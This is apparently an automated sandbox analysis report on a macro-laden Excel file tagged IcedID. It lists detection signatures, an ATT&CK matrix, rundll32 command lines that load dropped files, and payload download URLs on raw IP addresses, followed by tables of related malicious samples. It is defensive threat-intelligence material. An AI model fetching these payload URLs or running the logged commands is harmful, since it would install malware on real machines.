



ID: 380316
Sample Name: 91476525608-04012021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:44:37
Date: 01/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report 91476525608-04012021.xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Sigma Overview 4
System Summary: 4
Signature Overview 4
AV Detection: 5
Software Vulnerabilities: 5
System Summary: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 9
Public 9
General Information 9
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 12
ASN 12
JA3 Fingerprints 14
Dropped Files 14
Created / dropped Files 14
Static File Info 16
General 16
File Icon 16
Static OLE Info 16
General 17
OLE File "/opt/package/joesandbox/database/analysis/380316/sample/91476525608-04012021.xlsm" 17
Indicators 17
Summary 17
Document Summary 17
Streams with VBA 17
VBA File Name: Module1.bas, Stream Size: 948 17
General 17
VBA Code Keywords 17
VBA Code 17
Streams 17
Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 527 17

Copyright Joe Security LLC 2021

General 17
Stream Path: PROJECTwm, File Type: data, Stream Size: 71 18
General 18
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 2555 18
General 18
Stream Path: VBA/dir, File Type: data, Stream Size: 549 18
General 18
Stream Path: VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 990 18
General 18
Stream Path: VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072, File Type: data, Stream Size: 1009 19
General 19
Macro 4.0 Code 19
Network Behavior 19
Snort IDS Alerts 19
TCP Packets 19
HTTP Request Dependency Graph 20
HTTP Packets 20
Code Manipulations 22
Statistics 22
Behavior 22
System Behavior 22
Analysis Process: EXCEL.EXE PID: 2284 Parent PID: 584 22
General 22
File Activities 22
File Created 22
File Deleted 23
File Moved 24
File Written 24
File Read 30
Registry Activities 30
Key Created 30
Key Value Created 31
Analysis Process: rundll32.exe PID: 1100 Parent PID: 2284 40
General 40
File Activities 41
Analysis Process: rundll32.exe PID: 1664 Parent PID: 2284 41
General 41
File Activities 41
Analysis Process: rundll32.exe PID: 2312 Parent PID: 2284 41
General 41
File Activities 41
Disassembly 42
Code Analysis 42


Analysis Report 91476525608-04012021.xlsm

Overview


General Information

Sample Name:	91476525608-04012021.xlsm
Analysis ID:	380316
MD5:	e8d0244666daf46.
SHA1:	3c5f71752b0cea1.
SHA256:	196668480754f95.
Tags:	IcedID xlsm
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2284 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 1100 cmdline: rundll32 ..\Hodas.vyur,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 1664 cmdline: rundll32 ..\Hodas.vyur1,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2312 cmdline: rundll32 ..\Hodas.vyur2,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview


System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview

Copyright Joe Security LLC 2021



Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:



Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or

Behavior Graph


Copyright Joe Security LLC 2021




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
91476525608-04012021.xlsm	2%	ReversingLabs	Document-Office.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://195.123.210.186/44285,5327891204.dat	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://91.211.89.28/44285,5327891204.dat	100%	Avira URL Cloud	malware	
http://45.150.67.243/44285,5327891204.dat	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://195.123.210.186/44285,5327891204.dat	true	• Avira URL Cloud: malware	unknown
http://91.211.89.28/44285,5327891204.dat	true	• Avira URL Cloud: malware	unknown
http://45.150.67.243/44285,5327891204.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2102626617.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2098708455.000 0000001E37000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2092605284.000000000 1D97000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000005.0000000 2.2092405392.0000000001BB0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2101536953.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2098502758.000 0000001C50000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2092405392.000000000 1BB0000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2101536953.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2098502758.000 0000001C50000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2092405392.000000000 1BB0000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2102626617.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2098708455.000 0000001E37000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2092605284.000000000 1D97000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2102626617.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2098708455.000 0000001E37000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2092605284.000000000 1D97000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2101536953.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2098502758.000 0000001C50000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2092405392.000000000 1BB0000.00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2101536953.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2098502758.000 0000001C50000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2092405392.000000000 1BB0000.00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.123.210.186	unknown	Bulgaria		50979	ITL-LV	false
45.150.67.243	unknown	Montenegro		61317	ASDETUKhttpwwwheficedcomGB	false
91.211.89.28	unknown	Ukraine		206638	HOSTFORYUA	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	380316
Start date:	01.04.2021
Start time:	21:44:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 34s
Hypervisor based Inspection enabled:	false
Report type:	light

Copyright Joe Security LLC 2021

Sample file name:	91476525608-04012021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Run name:	Without Instrumentation
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLSM@7/7@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.123.210.186	91034666765-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9924431196-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
	9924431196-04012021.xlsm	Get hash	malicious	Browse	• 195.123.210.186/44285,5327891204.dat
45.150.67.243	91034666765-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	9792762096-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	9486635218-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	91193148799-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	9924431196-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat
	9924431196-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243/44285,5327891204.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HOSTFORYUA	91034666765-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	7254418517-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	71983934789-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	7254418517-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	71983934789-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91476525608-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	71608606512-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	7275060031-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	7225471124-04012021.xlsm	Get hash	malicious	Browse	• 91.211.91.69
	91377263701-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
	91399367380-04012021.xlsm	Get hash	malicious	Browse	• 91.211.89.28
